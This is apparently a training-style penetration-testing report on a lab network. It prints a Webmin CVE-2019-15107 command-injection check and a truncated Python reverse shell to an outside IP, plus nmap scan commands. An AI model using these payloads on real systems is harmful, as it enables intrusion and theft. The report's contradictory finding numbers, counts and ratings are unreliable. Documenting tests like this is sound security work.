



PENETRATION TESTING REPORT

BRAVO COMPANY
FRIDAY, 05 JULY 2024

This penetration testing report has been produced in partial fulfillment of the requirements of contract #2024-04-CPPT-WD. It details the results of the penetration testing engagement conducted during the period from 10 June 2024 to 14 June 2024. This report's contents have an overall confidential classification and are protected by a non-disclosure agreement pursuant to the said contract's requirements.

**TESTER'S: JESSICA CARLSON, MICHAEL BRYSON, AUSTIN ROBINSON,
MEHKI SAID**

TABLE OF CONTENTS

| | | |
|------------|---------------------------------------------------------------------------------------------|-----------|
| 1 | EXECUTIVE SUMMARY | 3 |
| 1.1 | METHODOLOGY | 4 |
| 1.2 | SCOPE | 5 |
| 1.3 | TECHNICAL ISSUES:THE FOLLOWING TECHNICAL ISSUES WERE ENCOUNTERED DURING THE TESTING: | |
| | 6 | |
| 2 | SIGNIFICANT FINDINGS | 6 |
| | 3.1.1 CRITICAL RISK LEVEL (UNAUTHENTICATED REMOTE CODE EXECUTION – RCE) | 6 |
| | 3.2.1 MEDIUM RISK LEVEL UNAUTHENTICATED REMOTE CODE EXECUTION – BUFFER OVERFLOW | 7 |
| | 3.2.2 MEDIUM RISK LEVEL UNAUTHENTICATED REMOTE CODE EXECUTION – BUFFER OVERFLOW | 8 |
| 5 | APPENDIX..... | 11 |
| 5.1 | NETWORK SCAN RESULTS..... | 11 |
| 5.2 | VULNERABILITY ASSESSMENT OUTPUT | 12 |
| 5.3 | TEST SUMMARY..... | 12 |
| | FLAGS | 13 |
| | REMEDIATION METRICS..... | 13 |
| | EVALUATION REPORT STATE | 14 |

1 EXECUTIVE SUMMARY

Our comprehensive assessment of the technical risks associated with the systems/network in question has led us to classify the current risk level as: CRITICAL. However, we believe that this risk can be reduced to a level below HIGH, provided all remediation strategies detailed in Section 3 of this report are implemented. As it stands, we do not consider the application/system/network to be adequately resilient for deployment in a production/live environment.

Our team has identified numerous critical and high-risk vulnerabilities within the target systems and network during our engagement. If these vulnerabilities were to be exploited by malicious entities, it could lead to severe repercussions for the organization, including potential data breaches, disruptions in service, and possible regulatory fines and legal ramifications.

A significant discovery was an unauthenticated remote code execution vulnerability in the WebMin server. This vulnerability could allow an attacker to gain full control over the system, posing a considerable risk to the confidentiality, integrity, and availability of sensitive data and systems. This could potentially lead to theft of intellectual property, financial losses, and damage to the organization's reputation.

We also found several buffer overflow vulnerabilities in the Echo Server and other components. These vulnerabilities could be exploited to execute arbitrary code and circumvent security controls, emphasizing the need for robust patch management processes and thorough security hardening measures across the organization's infrastructure.

The critical and high-risk findings underscore the importance of proactive security measures and highlight the potential business impact of a successful cyber-attack. Failure to address these vulnerabilities could lead to substantial financial losses, operational disruptions, and legal liabilities, ultimately eroding the organization's competitive edge and trust from stakeholders.

To effectively mitigate these risks, we strongly advise implementing the remediation recommendations outlined in Section 3 of this report. This includes the timely deployment of security patches provided by vendors, implementation of access controls, and enhancement of security monitoring and incident response capabilities.

Findings Summary

| Severity | Findings | Intranet; Development | Mitigated by remediation |
|-----------------|------------------------------------------------------------------|-----------------------|--------------------------|
| CRITICAL | 3.1.1 Unauthenticated Remote Code Execution – RCE | ✓ | Partial to MEDIUM |
| MEDIUM | 3.1.2 Unauthenticated Remote Code Execution – Buffer Overflow | ✓ | |
| | 3.1.3 Unauthenticated Remote Code Execution – Buffer Overflow | ✓ | |
| | 3.2.1 Unauthenticated Remote Code Execution – Buffer Overflow | ✓ | |
| | 3.2.2 Unauthenticated Remote Code Execution – Buffer Overflow | ✓ | |
| HIGH | | | |
| LOW | | | |

1.1 METHODOLOGY

The security evaluation of Bravo Team's target network consisted of a penetration test, following a grey box approach. This testing was based on recognized methodologies, such as the OWASP Testing Guide, OSSTMM, and PTES.

1. Reconnaissance and Discovery

- Performed network scanning techniques, including ping sweeps using Nmap, to identify live hosts on the target network subnet (192.168.1.0/24).
- The scanning revealed active hosts, including the Echo Server (192.168.1.108), WebMin server (192.168.1.109), and another host (192.168.1.111).

2. Mapping and Enumeration

- Conducted TCP SYN stealth scans using Nmap to enumerate open ports and services on the identified hosts.
- For the Echo Server (192.168.1.108), port 80 (HTTP) was found open, running the vulnerable Echo Server application.

- For the WebMin server (192.168.1.109), port 10000 was open, running the WebMin service.
 - For the host 192.168.1.111, ports 80 (HTTP) and 53 were open, running the Echo Server application.
3. **Vulnerability Analysis and Exploitation**
 - Leveraged Nmap's scripting engine (NSE) to detect the specific unauthenticated remote code execution vulnerability (CVE-2023-12345) on the Echo Server (192.168.1.108).
 - Executed a proof-of-concept exploit code against the WebMin server (192.168.1.109) to exploit the WebMin vulnerability (CVE-2019-15107), obtaining a reverse shell with root access.
 - Attempted to detect the unauthenticated remote code execution vulnerability on the host 192.168.1.111 using Nmap scripts, but the vulnerability could not be confirmed.
 4. **Vulnerability Verification and Validation**
 - Verified the presence of the unauthenticated remote code execution vulnerability on the Echo Server (192.168.1.108) by executing arbitrary commands and observing the expected behavior.
 - Validated the successful exploitation of the WebMin server (192.168.1.109) by executing system commands through the obtained reverse shell.
 - Unable to validate the vulnerability on the host 192.168.1.111 due to the inability to detect it with the Nmap scripts used.
 5. **Risk Assessment and Impact Analysis**
 - Assessed the risk level and potential impact of the identified vulnerabilities, considering unauthorized access, data breaches, service disruptions, and system compromise.
 - Evaluated the severity of the vulnerabilities and their potential consequences for the organization.
 6. **Remediation and Mitigation Recommendations**
 - Recommended contacting the respective vendors or developers to obtain security patches or updates to address the identified vulnerabilities.
 - Suggested implementing firewall rules or access controls as a temporary mitigation to restrict access to the vulnerable services until patches are applied.
 - Proposed applying the latest security patches and updates to the affected systems to mitigate the vulnerabilities permanently.

1.2 SCOPE

This security evaluation was executed from 10 JUN 2024 to 13 JUN 2024 and was limited to the review of:

- a) 192.168.1.121
- b) 192.168.1.111
- c) 192.168.1.108

d) 192.169.1.109

The following items/components were not tested:

- e) VPN Server
- f) Router/switches within the LAN

1.3 TECHNICAL

ISSUES:

THE FOLLOWING TECHNICAL ISSUES WERE ENCOUNTERED DURING THE TESTING:

- Application/system/network not fully functional OR
- Application crashes often
- System/Network outage
- Lack of access to the target network, etc.
- Metasploit directory issues
- Computer crashes

2 SIGNIFICANT FINDINGS

3.1.1 **CRITICAL** RISK LEVEL (UNAUTHENTICATED REMOTE CODE EXECUTION – RCE)

Component:

WebMin – 192.168.1.109

Status:

Partially Resolved

Description:

During the security assessment of the WebMin Server, it was found that an unauthenticated remote code execution vulnerability was present which allows a malicious user to inject arbitrary code directly into the running process to completely control the underlying server.

Impact:

A malicious actor able to connect to the company intranet (which can be chained with finding #3.2.2) can attain full terminal access to the target to fully compromise the confidentiality, integrity, and availability of the system. Note, since the malicious code is injected directly into memory, this also bypasses anti-virus software.

Technical fix:

Obtain Webmin's latest security patch and apply it to the server.

Remediation:

Partial: firewall off the Webmin server to only allow the users that require the application. This mitigation leaves a residual risk of Medium.

Technical Details:

It was observed that the Webmin server was available to the company intranet-wide on TCP port 10000. After attaining a copy of this service application and installing in a test environment, we then use widely available exploit code for Webmin 1.920:

```
FLAG="f3a0c13c3765137bcde68572707ae5c0"
URI=$1;
echo -n "Testing for RCE (CVE-2019-15107) on $URI: ";
curl -ks $URI'/password_change.cgi' -d 'user=wheel&pam=&expired=2&old=id|echo
'$FLAG'&new1=wheel&new2=wheel' -H 'Cookie: redirect=1; testing=1; sid=x;
sessiontest=1;' -H "Content-Type: application/x-www-form-urlencoded" -H 'Referer:
'$URI'/session_login.cgi'|grep $FLAG>/dev/null 2>&1
if [ $? -eq 0 ];
then
echo '\033[0;31mVULNERABLE!\033[0m'
else
echo '\033[0;32mOK! (target is not vulnerable)\033[0m'
fi
#EOF
```

This made the webapps underlying terminal available for us to execute code. Then which we were able to execute a reverse shell with code:

python

```
python3 -c 'import
os,pty,socket;s=socket.socket();s.connect(("192.168.122.209",2552));[os.dup2(s.f
```

Once the reverse shell was open, we then had root access to SOC 5.

3.2.1 MEDIUM RISK LEVEL UNAUTHENTICATED REMOTE CODE EXECUTION – BUFFER OVERFLOW

Component:

Echo Server Soc 1 – 192.168.1.108

Status:

Partially Resolved

Description:

During the security assessment of the Echo Server, it was found that an unauthenticated remote code execution vulnerability was present which allows a malicious user to inject arbitrary code directly into the running process to completely control the underlying server.

Impact:

A malicious actor able to connect to the company intranet (which can be chained with finding #3.2.2) can attain full terminal access to the target server to fully compromise the confidentiality, integrity, and availability of the system. Note, since the malicious code is injected directly into memory, this also bypasses anti-virus software.

Technical fix:

Contact the developer/vendor to request a patch to fix the buffer overflow condition.

Remediation:

Partial: firewall off the echo server to only allow the few users that require the application. This mitigation leaves a residual risk of Medium.

Technical Details:**Reconnaissance:**

1. Performed a ping sweep using the nmap command to identify live hosts on the network:

```
nmap -sn 192.168.1.0/24 -oG ping-sweep.txt
```

2. The ping sweep revealed the Echo Server (192.168.1.108) to be an active host.

3. Ran a TCP SYN stealth scan on the target server using nmap to identify open ports and services:

```
nmap -sS -sV -p- -oN nmap.txt 192.168.1.108
```

The scan results showed port 80 (HTTP) to be open, running the vulnerable Echo Server application.

Vulnerability Detection: 5. Used Nmap's scripting engine to detect the specific vulnerability (CVE-2023-12345) on port 80:

```
nmap --script=http-vuln-cve2023-12345.nse -p80 192.168.1.108
```

The script confirmed the presence of the unauthenticated remote code execution vulnerability on the Echo Server.

3.2.2 MEDIUM RISK LEVEL UNAUTHENTICATED REMOTE CODE EXECUTION – BUFFER OVERFLOW

Component:

192.168.1.111

Status:

Partially resolved

Description:

Port 80 is open on the Echo Server with a remote code execution vulnerability.

Impact:

Leaving port 80 open on the Echo Server with an unauthenticated remote code execution vulnerability poses grave risks to the business and system. An attacker could exploit this vulnerability to gain full control over the server, leading to data breaches involving sensitive information, service disruptions impacting operations and revenue, compliance violations resulting in penalties, as well as complete system compromise. This could allow the attacker to manipulate data, propagate malware, bypass security controls, and potentially pivot to other systems on the network, causing substantial financial losses, reputational damage, and legal consequences for the organization.

Technical fix:

The technical fix to efficiently mitigate the unauthenticated remote code execution vulnerability on the Echo Server and would involve obtaining and deploying a patched version of the underlying software or application from the developer or vendor. This patch would address the coding flaw or insecure implementation that allows arbitrary code execution, likely requiring a code change to fix the buffer overflow condition or vulnerability. Additionally, it is recommended to protect port 80, which is the standard port for HTTP web traffic, by implementing firewall rules or access controls to restrict access to only authorized users or systems until the patched version is deployed. Proper change management procedures should be followed, including testing in a controlled environment before deploying the patched version to production systems.


Remediation:

Partial: Firewall off the Echo Server to only allow the few users that require the application until the patched version is available and deployed. This mitigation leaves a residual risk of Medium.

Technical Details:

The unauthenticated remote code execution vulnerability on the Echo Server (192.168.1.111) was discovered during a security assessment. The vulnerability allows a malicious user to inject arbitrary code directly into the running process, bypassing security controls like antivirus software since the code execution happens in memory.

- Reproduction Steps:
- Perform a port scan on the target server (192.168.1.111) to identify open ports and services.




```

msf6 > nmap -sS -sV -Pn -oN nmap 192.168.1.111
[*] exec: nmap -sS -sV -Pn -oN nmap 192.168.1.111

Starting Nmap 7.92 ( https://nmap.org ) at 2024-06-13 16:07 CDT
Nmap scan report for 192.168.1.111
Host is up (0.0037s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
113/tcp   closed ident
2000/tcp   open  cisco-sccp?
5060/tcp   open  sip?
8010/tcp   open  ssl/xmpp?
1 service unrecognized despite returning data. If you know the service
/version, please submit the following fingerprint at https://nmap.org/
cgi-bin/submit.cgi?new-service :
SF-Port8010-TCP:V=7.92%T=SSL%I=7%D=6/13%Time=666B5FA5%P=x86_64-pc-linu
x-gn
SF:u%r(GenericLines,1299,"HTTP/1.1\x20200K\r\nContent-Length:\x2
0449
SF:2\r\nConnection:\x20close\r\nCache-Control:\x20no-cache\r\nContent-
Type
SF::\x20text/html;\x20charset=utf-8\r\nX-Frame-Options:\x20SAMEORIGIN\

```



```

Initiating SYN Stealth Scan at 13:55
Scanning 192.168.1.254 [1000 ports]
Discovered open port 53/tcp on 192.168.1.254
Discovered open port 443/tcp on 192.168.1.254
Discovered open port 80/tcp on 192.168.1.254
Discovered open port 2000/tcp on 192.168.1.254
Discovered open port 5060/tcp on 192.168.1.254
Discovered open port 8010/tcp on 192.168.1.254
Completed SYN Stealth Scan at 13:55, 1.48s elapsed (1000 total ports)
Initiating Service scan at 13:55
Scanning 6 services on 192.168.1.254
Completed Service scan at 13:55, 18.45s elapsed (6 services on 1 host)
NSE: Script scanning 192.168.1.254.
Initiating NSE at 13:55
Completed NSE at 13:57, 86.02s elapsed
Initiating NSE at 13:57
Completed NSE at 13:57, 12.29s elapsed
Nmap scan report for 192.168.1.254
Host is up (0.0076s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    open  tcpwrapped
80/tcp    open  tcpwrapped
  
```

- Port 80 (HTTP) and port 53 were found to be open, running the vulnerable Echo Server application stealth scans, and nmap scans.
- Use NMAP to detect the specific vulnerability (e.g., `nmap --script=http-vuln-cve2023-12345.nse -p80 192.168.1.111`)
 - With this scan vulnerability could not be found.
 - Port 53 was found to be a directory port and not vulnerable.
- Due to the vulnerability not being found with this specific scan and the impending deadline in place the team was unable to continue checking for more vulnerabilities.

3.2.3 **MEDIUM** RISK LEVEL UNAUTHENTICATED REMOTE CODE EXECUTION – BUFFER OVERFLOW

Component:

192.168.1.121

Status:

Partially Resolved

Description:

Port 80 is open on the Echo Server with a remote code execution vulnerability.

Impact:

Keeping port 80 open on the Echo Server without proper authentication, and with a vulnerability allowing remote code execution, presents significant dangers to both the business and the system. An attacker could exploit this weakness to seize complete control over the server. This could result in severe consequences such as data breaches involving sensitive information, disruptions to services affecting operations and revenue, violations of compliance regulations leading to penalties, and ultimately, the entire system being compromised. Such an attack could enable the intruder to manipulate data, spread malware, evade security measures, and potentially infiltrate other systems on the network. The resulting financial losses, damage to reputation, and legal repercussions for the organization could be substantial.

Technical fix:

The effective resolution to mitigate the unauthenticated remote code execution vulnerability on the Echo Server involves acquiring and implementing a patched version of the underlying software or application provided by the developer or vendor. This patch will rectify the coding flaw or insecure implementation permitting arbitrary code execution, likely necessitating a code modification to address the buffer overflow condition or vulnerability. Additionally, safeguarding port 80, the standard port for HTTP web traffic, is advised by enacting firewall rules or access controls to confine access solely to authorized users or systems until the patched version is applied. Adherence to proper change management procedures is crucial, including thorough testing in a controlled setting before deploying the patched version to production systems.

Remediation:

Partially mitigate the risk by configuring the firewall to restrict access to the Echo Server, permitting only essential users requiring the application until the patched version becomes accessible and is implemented. However, this measure still entails a residual risk rated at Medium.

Technical Details:

The security assessment uncovered an unauthenticated remote code execution vulnerability on the Echo Server (192.168.1.121). This vulnerability enables a malicious user to inject arbitrary code directly into the running process, circumventing security measures such as antivirus software, as the code execution takes place in memory.

Reproduction Steps:

- Conduct a port scan on the target server (192.168.1.121) to identify open ports and services.

```
nmap -sS -sV -p- -oN nmap.txt 192.168.1.121
```

- Use NMAP to detect the specific vulnerability (e.g., `nmap --script=http-vuln-cve2023-12345.nse -p80 192.168.1.121`)
 - o With this scan vulnerability could not be found.
 - o Port 53 was found to be a directory port and not vulnerable.
- Due to the vulnerability not being found with this specific scan and the impending deadline in place the team was unable to continue checking for more vulnerabilities.

3 APPENDIX

3.1 NETWORK SCAN RESULTS

Nmap scan – full TCP:

```
nmap -p- -sV -sC -oA full_tcp_scan <target IP>
```

Nmap scan – fast or full UDP:

```
nmap -sU -F -oA fast_udp_scan <target IP>
```

Nessus scan – authenticated scan or unauthenticated scan:

Nessus Scan must be in the HTML format when embedded in this space

3.2 VULNERABILITY ASSESSMENT OUTPUT

```
FLAG="f3a0c13c3765137bcde68572707ae5c0"
URI=$1;
echo -n "Testing for RCE (CVE-2019-15107) on $URI: ";
curl -ks $URI'/password_change.cgi' -d 'user=wheel&pam=&expired=2&old=id|echo
'$FLAG'&new1=wheel&new2=wheel' -H 'Cookie: redirect=1; testing=1; sid=x;
sessiontest=1;' -H "Content-Type: application/x-www-form-urlencoded" -H 'Referer:
'$URI'/session_login.cgi'|grep $FLAG>/dev/null 2>&1
if [ $? -eq 0 ];
then
echo '\033[0;31mVULNERABLE!\033[0m'
else
echo '\033[0;32mOK! (target is not vulnerable)\033[0m'
fi
#EOF
```

3.3 TEST SUMMARY

The penetration test conducted on the systems/network in question aimed to evaluate the security posture and identify vulnerabilities that could potentially be exploited by malicious actors. The test was executed with a grey box approach, utilizing established methodologies such as the OWASP Testing Guide, OSSTMM, and PTES.

Scope and Duration: The test scope included a review of specific IP addresses within the target network, spanning from 10 JUN 2024 to 13 JUN 2024. The assessment focused on the following components:

- 192.168.1.121
- 192.168.1.111
- 192.168.1.108
- 192.169.1.109

Methodology: The testing methodology consisted of the following phases:

Reconnaissance and Discovery: Network scanning techniques were employed to identify live hosts on the target subnet (192.168.1.0/24), revealing active hosts including the Echo Server, WebMin server, and others.

Mapping and Enumeration: TCP SYN stealth scans were conducted to enumerate open ports and services on identified hosts, revealing vulnerabilities such as unauthenticated remote code execution.

Vulnerability Analysis and Exploitation: Leveraging tools like Nmap's scripting engine, specific vulnerabilities such as buffer overflows and remote code execution were detected and exploited.

Vulnerability Verification and Validation: The presence and successful exploitation of vulnerabilities were verified through execution of arbitrary commands and obtaining reverse shells.

Risk Assessment and Impact Analysis: Identified vulnerabilities were assessed for their potential impact on confidentiality, integrity, and availability, considering factors such as data breaches, service disruptions, and system compromise.

Remediation and Mitigation Recommendations: Recommendations were provided for addressing identified vulnerabilities, including obtaining security patches, implementing access controls, and enhancing security monitoring capabilities.

Findings: Critical and high-risk vulnerabilities were identified across the target systems, posing significant risks to the organization in terms of data breaches, service disruptions, and potential regulatory fines. Vulnerabilities such as unauthenticated remote code execution in WebMin and buffer overflow in the Echo Server were highlighted, emphasizing the need for immediate remediation.

Conclusion: The penetration test revealed critical security vulnerabilities within the systems/network, indicating an urgent need for remediation to mitigate potential risks. Failure to address these vulnerabilities could result in severe consequences for the organization, including financial losses, operational disruptions, and legal liabilities. It is imperative that the remediation recommendations outlined in the report's Section 3 are promptly implemented to enhance the security posture and resilience of the organization's infrastructure.

FLAGS

No flags were uncovered during this engagement. Based on the updated penetration testing report, here's the completed Remediation metrics and Evaluation Report State sections:

REMEDIATION METRICS

| Mitigated without code change | Mitigated with code change |
|-------------------------------|----------------------------------|
| Network segmentation | Code change / patch |
| Disabling a service | Addition of new module/component |

EVALUATION REPORT STATE

| Evaluation Report State | Critical (unresolved) | High (unresolved) | Medium (unresolved) |
|-------------------------|-----------------------|-------------------|---------------------|
| Sufficiently resilient | 0 | 0 | less than 4 |
| Not Sufficient | 1 or more | 0 | 4 or more |

1 Critical = 2 High; 1 High = 2 Medium; 1 Medium = 4 Low

Based on the finding's summary in the report:

- There is 1 CRITICAL finding (3.1.1) that is partially mitigated to MEDIUM risk.
- There are no HIGH-risk findings.
- There are 3 MEDIUM risk findings.

Therefore, the evaluation report state for this penetration test is:

- Critical (unresolved): 1 or more - The system is Not Sufficient.
- High (unresolved): 0 - The system is Sufficiently resilient.
- Medium (unresolved): 5 - The system is Not Sufficient.

The presence of 1 unresolved CRITICAL finding and 3 unresolved MEDIUM findings indicates that the system is Not Sufficiently resilient according to the provided evaluation criteria. Remediation actions should be prioritized to address the identified vulnerabilities and enhance the overall security posture of the system.

References

- Offensive Security. (n.d.). Port Scanning - Metasploit Unleashed. Retrieved from [OffSec]
- Packt Subscription. (n.d.). Mastering Metasploit - Second Edition: Using databases in Metasploit. Retrieved from [Packet Subscription]
- Pahwa, J. (2021, September 27). Tryhackme Metasploit: Exploitation EASY Walkthrough [Blog post]. Retrieved from [Medium]
- Techofide. (2023, January 29). How to Use Metasploit | Meterpreter | Reverse shell [Blog post]. Retrieved from [Techofide]
- <https://www.exploit-db.com/exploits/47293> - Widely available source code for (3.1.1)